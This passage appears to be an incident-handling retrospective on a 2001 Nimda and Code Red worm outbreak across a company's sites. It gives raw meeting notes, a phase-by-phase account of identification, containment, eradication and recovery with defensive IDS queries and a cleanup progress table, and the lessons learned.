11.21.69.14 is infected and sending a lot of data at a very fast speed. Were trying to contact the user now. 2:00 PM.
IIS has been rescripted.
J Lastname2 is using the new Nimda-scan tool. If Users that would like to have these changes removed automatically can use the AVERT NimdaScan program. The program can be used to check for t
3:46 PM, all access to Microsoft has been shut-off. To many people are trying to down load the service packs.
4:00 o'clock meeting:
Summery
Code Base is 50% done in Corp
Canada is running for Code Base, not in Santa Clair. Red Wood should be starting soon. NO word in Rocky Mountain site or in South East Branch. In India can't be controlled, only blocked. No word fr
SMS push of Service Pack 6a is due to be pushed out tonight.
Network update: dial-up is functional with filter of Oracle and intranet.companyt.com. Same restriction for VPN. Internet is open with content filtering at PIX with all access points open at all companyt s
SMS push of Service Pack 6a note has been sent out and is scheduled to occur earlier this evening floor by floor. The Call Center has been notified. A LastnameX will be checking in to watch the SMS
Out of 1100 infected servers we have secured 94% of those.
Well have an 8:00 AM meeting tomorrow, to talk about the SMS push.
Stephen told the other administrators about the Nimdascn.zip file that will clean the boxes, and where it is located.
09/21/01 9:00 Meeting
New Note on Two Company T Doors….Done

Talking about opening up all the internet.

Changing VPN MSG to standard MSG.

Then NT team is getting ready to do an SMS push @ 9:00 @ Two Company T place.

Corp has no more RED servers at all.

San Hose has 5 red, and the servers in the ISP cage are cleaned (52 servers originally infected there)

India had 22 servers infected, but everything is clean. Three boxes are down, and waiting to be looked at.

Europe still has two sites that they could not reach.

Mountain1 19 green one in process and 3 in red

California is 83% cleaned. All sites combined.

LastnameT is working on an update note for intranet.companyt.com.

Code Base: Most sites are completing or complete. When the boxes are cleaned the Vobs are brought back on line. Mumbi scan was completed; they are trying the updated software. The servers in Ea

Network update: the network is back to normal status, but there is content filtering between the sites. You can go to any internal site on our local LAN. Our entire regional Internet hub's are up.

The WAR room at two companyT is ready. The 800 number is up. This is the Bridge for developers to call, when they have an issue. xxx-xxx-6971, code xxxxx8.

Need plan for Unix scan.

SMS numbers: The SMS push for two companyt place went through, 922 systems that the push went to, 363 are questionable, or unknown about push update. 52 of the push failed. 559 machines did

Since 3:00 PM yesterday, we only had 4 infections, which happened about 3:00 AM this morning. One was a Lotus Notes server.

AV Scanner is not working with Japanese version of Win2K SP6a update to fix virus.

a. Code Base: Connecticut, Washington, Northern Europe not complete yet, all other servers unlocked. San Jose slow, using FTP server for updates to San Jose.

9/21/01 2:00PM Meeting

Code Base: Connecticut and North Europe still doing scanning. Canada and New York are done.

West Coast and San Jose might have routing issue, F Routerguy is work on it.

Limit outbound service: tftp, POP3, IMAC, Pcanywhere, terminal service (3389, 8383, 8386) and anything lager than 1024.

9/21/01 4:00PM Meeting

Code Base: Manual sync is done with the exception of N. Europe, by 5:00PM they will be back on autopilot.

Two companyt Place no update.

Viruses found on 2 of the production servers, which has been addressed. This was a result of human error, machines that were missed during the scanning.

1168 Servers complete out of 1194. Workstations, 70% complete.

Standards Proposal: everyone will have AV Software on their machine and their will be consequences for removing it, No pop3 and standardization of things like Lotus Notes.

The bridge will not be left up over the weekend. There will be a conference call at 10:00AM CST on Saturday morning of there is a problem then the bridge will be re-Established (xxx-xxx-6971 #xxxxx

9/24/01 4:00PM Meeting

Code Base: Review of scope of impact- Clean, downtime of 43 hours.

Two companyt Place update- Clean

Remote site update- Clean

Picking apart the above notes from what they should have been:

1. Each entry was not timestamped, there is only a general sense of when what happened, not exact times.
2. These are the ONLY notes kept during the whole incident. As you can see, many sites and hundreds of people were involved in handling this incident, yet the only notes came from regular updates on the bridge conference call.
3. Extremely vague, lines like "IIS has been rescripted." Mean nothing, even to me, and I took the notes at the time. I'm sure it was the install procedure or something along those lines, but who knows? These notes were far from a comprehensive explanation of the incident handling process.

Seeing as the notes are (gag-me) terrible, a more organized telling of the story may go something like this:

Part III - Incident Handling Process

Preparation

What did we have in place in advance of this incident? Well, we were in the process of forming a detailed incident handling procedure right about the time this hit. We had the basic outlines and had made preliminary contacts with those who we wished to become the Emergency Response Team. SANS Weekly digsests, BugTraq reports, and CERT alerts were all distributed to administrators of affected systems in a timely manner. As the Code Red worm had just exploited many of the same holes that Nimda used, from the IIS side at least, all of our perimeter-facing IIS servers (approximately 370) had been patched months before this outbreak.

Our e-mail security mechanisms are described above.

Anti-Virus software was required on all Windows workstations and servers, with a Central AV policy server in place that pushed new Virus DAT files to clients on a regular basis and also at each network login.

Network Countermeasures in place included the snort IDS reporting to a central IDS console server, monitored only 8-8 m-f, no weekend monitoring. Also in place was a psionic logcheck process reporting against the firewall logs hourly (again, only m-f 8-8).

What were some shortcomings? Obviously monitoring only 8-8 m-f we were exposed to attack outside those hours, which is when Nimda hit. Another area where we hadn't taken action to prepare for was in development servers and workstations running IIS on the internal network. Some of these workstations were laptops that users at some point plugged directly to the internet (Home cable modem/dsl connections with no firewall were all too common). These became subject to attack from the Internet and later passed the worm along to the Intranet. Worse than those cases, which were isolated and didn't really begin until after the initial exposure, were the rules on our stateful packet filtering firewall. These were not reviewed on a scheduled basis, therefore conduits were open to the internet that were not supposed to be on the DMZ. Attached to these rogue IP's were servers that were put up for a variety of reasons, mostly pre-sales demonstration functions, but none of them tested or secured. Therein lay our greatest weakness.

Identification

Unfortunately, our identification came from an end-user experiencing difficulty with his web application. This notification came on a Saturday, and wasn't Nimda, but Code Red 2 that had infected the server he was connecting to (DEMO1, trying to utilize the beta messaging system). The handler on duty had been part of the Code Red handling the week before, and instructed the user to clean the box using the Code Red 1 procedures. This left remnants of Code Red on the machine which Nimda used. Most importantly, the machine was taken down but not quarantined, and the Admin of the machine powered it back on and plugged it into the network on Tuesday morning. The actual Nimda identification came through the iis directory traversal rule, which DEMO1 triggered at 8:17am. From that point onward, identifications of further infections was automated by a shell script running on the A.C.I.D. console server:

```
mysql –u ids –p 'password' –e 'select distinct acid_ip_cache.ipc_fqdn as Source, count(event.timestamp) as "Total Hits", min(event.timestamp) AS "First Event", max(event.timestamp) as "Last Event" from acid_ip_cache, event, iphdr where signature = 49 and iphdr.sid = event.sid and iphdr.cid = event.cid and acid_ip_cache.ipc_ip = iphdr.ip_src group by ip_src'
```

This gave us an always current list of IP's that were infected, allowing us to take them down and clean them as they arose (which turned out to be quicker than we could clean them).

Containment

This is where we (I, actually) really messed up. At 8:35am the window of opportunity arose to take action and block traffic between offices as well as internet traffic. The power to make the decision was in my hands, and I deferred to management fearing the consequences of using that extreme a measure to halt this spread. In hindsight that would have been the best action to take at that time, and may have reduced our clean up efforts by a tremendous amount, especially with the Code Base servers. As it was, only Internet access was shut off, and not until 9:30am was that action taken. Network access between sites was left open, but all traffic was diverted through Corp Internet pipes. This severely degraded our network access and contradicted the original purpose of leaving the WAN connections up: to enable remote administration and cleanup of servers in the field. In the end each branch office and regional office was forced to manually touch nearly every infected server, as network access was bombarded with at times 2500+ hosts active with Nimda, hammering the local Class B and global Class A. There was no true containment on the internal network at all, although we did protect ourselves from Internet-based Nimda and from propagating it back to the Net. The only forensic measures taken were against the original infected machine (DEMO1), the kit used to examine this machine was:

1 Pentium 733 laptop running Debian/GNU linux (Woody) kernel 2.4.7 with iptables. This was built as a forensics/sniffing machine and was capable of using external SCSI drives for backup/storage, had VMWare sessions capable of running Windows (NT and 98) as well as Solaris X86

1 8 port NetGear Hub

We connected DEMO1 to the hub along with the sniffer box, then watched the traffic with snort:

```
snort –dvv port 80
```

Which only allowed us to view web traffic. In this step we failed to try the sniffing without a filter so missed the fact that NetBIOS propagation was underway.

We did take DEMO1 offline at this time, but of course it was already too late.

Eradication

A standardized protocol for eliminating the worm was not created until the second day of infection. Until then, various 'alpha' methods were attempted, using AV Vendor tools as well as homegrown scripts. None of them completely eliminated Nimda. Once the protocol was created and tested on a variety of machines, eradication was only a matter of running the scripts. The problem became that by this time 1194 servers had been infected and the list of workstations being infected was rising by the second. We later determined that the workstations were getting the virus through the IE Client vulnerability (many times by browsing an infected intranet server) and of course spreading it to each other via our neglected NetBIOS share policy. Our protocol only included the IIS-related patches. It was at this time when we began putting together all the patches necessary to fix the varied holes, including all those listed above. As detailed in the notes, these patches were deployed using Microsoft's SMS application, which allows central management of a Microsoft network, both workstations and servers. Since our network access was so degraded, SMS was only used on the Corporate site, each branch office created removable media containing all of the patches and literally went server to server and workstation to workstation installing them. That took up the bulk of man-hours for this project, and should not have been necessary, if the handler had taken proper action in the containment phase to stop the spread.

Recovery

Recovery from Nimda pretty much went hand in hand with eradication. As each host was cleaned, a sticker was placed on it certifying it 'clean'. Once clean hosts were allowed back in service, and as each new host came up (arpwatch monitoring notified us of the hosts coming online) it was scanned with Nessus and Whisker. A spreadsheet was kept with totals of each location and progress made, this was matched against the A.C.I.D. generated report from the identification step regularly, and the following table showed our progress on the morning of September 23rd:

					% Complete						% Complete	
	Total	Comp	Red	To Go	w/o Red	Tot	Total	Comp	Red	To Go	w/o Red	Total
Mountain1	23	19	3	1	95%	83%	200	100	10	90	53%	50%
Rock Mountain	10	7	0	3	70%	70%	35	30	0	5	86%	86%
San Fernando	14	14	0	0	100%	100%	35	32	2	1	97%	91%
San Dibar	17	17	0	0	100%	100%	206	204	2	0	100%	99%
RWS	4	4	0	0	100%	100%	40	40	0	0	100%	100%
New York	42	40	2	0	100%	95%	112	95	0	17	85%	85%
Corp Backup	90	85	5	0	100%	94%	125	118	7	0	100%	94%
Corp Backup	669	669	0	0	100%	100%						
Office1							375	375	0	0	100%	100%
Office 2							470	470	0	0	100%	100%
Office 3							800	760	40	0	100%	95%
Office 4							90	90	0	0	100%	100%
Illinois	5	5	0	0	100%	100%	70	70	0	0	100%	100%
Georgia	3	3	0	0	100%	100%	42	42	0	0	100%	100%
Canada	60	60	0	0	100%	100%	280	196	0	84	70%	70%
Massachusetts	49	49	0	0	100%	100%	280	196	0	84	70%	70%
Michigan	3	3	0	0	100%	100%	48	48	0	0	1	1
Northeast	2	2	0	0	100%	100%	31	31	0	0	100%	100%
San Jose	132	127	5	0	100%	96%	320	320	0	0	100%	100%
Virginia	12	11	1	0	100%	92%	130	117	13	0	100%	90%
East Coast 2	1	1	0	0	100%	100%	13	13	0	0	100%	100%
Vermont	19	19	0	0	100%	100%	103	75	5	23	77%	73%
Europe	67	51	16	0	100%	76%	800					
Japan	24	23	0	1	96%	96%	260	200	0	60	77%	77%
Central Asia	29	24	0	0	83%	83%	248	0	0	248	0%	0%
South Asia	95	95	0	0	100%	100%	910	910	0	0	100%	100%
Total	1370	1328	32	5	99.3%	96.9%	6023	4532	79	612	76.2%	75.2%

The first 'total' column symbolizes each server or workstation that was infected, the 'red' column are the hosts which remnants of code red was found on. The discrepancy between the number found and the number 'comp' (cleaned, completed) rest on the fact that many rogue servers were completely taken offline at this time. This was the last update we had before September 24th, at which time all servers had been cleaned and certified by Nessus/Whisker (for servers) and our Anti-Virus scanner (for servers and workstations).

Lessons Learned

If judged by the knowledge gleaned, Nimda will go down as a positive influence in our (and hopefully others') internetworking policies. Although a high price to pay to learn where we were weak, the non-destructive nature of Nimda allowed us to brave this storm without long term damage to any of our precious data. Our paranoia level was stepped up a couple hundred percent, and policies we were unable to push on the user community before were now being accepted as necessities. These included:

Restricted access to public areas (conference rooms, lobbies). These areas were the source of quite a few vendor/partners coming on to our network and propagating Nimda. Access to these areas is now only possible through a VPN connection to the network just as if we were accessing it from the Internet.

Restricted web access, inbound and outbound, through the Proxying scheme outlined above.

Mandatory Nessus/Whisker scans for any machine to be put on the network in the Data Center.

Tighter SMS rules initiated at network login time, these include updating virus DAT's and timely updating of all Vendor (Microsoft) released patches.

ACL's on the Branch to Branch routers enabling us to turn off inter-office access with a quick keystroke.

IDS sensors attached to valuable data areas, such as Code Base servers and Domain Controllers, Public File Servers.

These steps were successful in so far as they protected us from every other Nimda Variant and lookalike that's hit us over the last 3 months, and likely protected us from other web-based attacks as well. With these procedures in place, we are many times safer against a Nimda type worm. The most important of these are the Mandatory vulnerability scan and the SMS rulesets which seek and patch servers that administrators may have overlooked. As each of the patches used to protect against Nimda was available well before September 18th, it made it very hard to answer the question "Why did this happen" as asked by the VP of IT. The only honest answer had to be: we weren't prepared. Now we can say we're at least a good deal of the way towards adequate preparation.

References

Stevens, W. Richard. TCP/IP Illustrated, Volume 1. Reading: Addison Wesley Longman, Inc, 1994

MITRE Corporation, The. "Common Vulnerabilities and Exposures." 2001. URL:
http://cve.mitre.org (5 March 2001)

Northcutt, Stephen and Novak, Judy and McLachlan, Donald. Network Intrusion Detection Second Edition. Indianapolis: New Riders Publishing, 2001.

CERT. "CA-2001-26, Nimda Worm" 2001. URL: http://www.cert.org/advisories/CA-2001-26.html.

Security Focus. "Nimda Worm Analysis" 2001. URL: http://aris.securityfocus.com/alerts/nimda/010919-Analysis-Nimda.pdf.

F-Secure. "Nimda Information" 2001. URL: http://www.f-secure.com/v-descs/nimda.shtml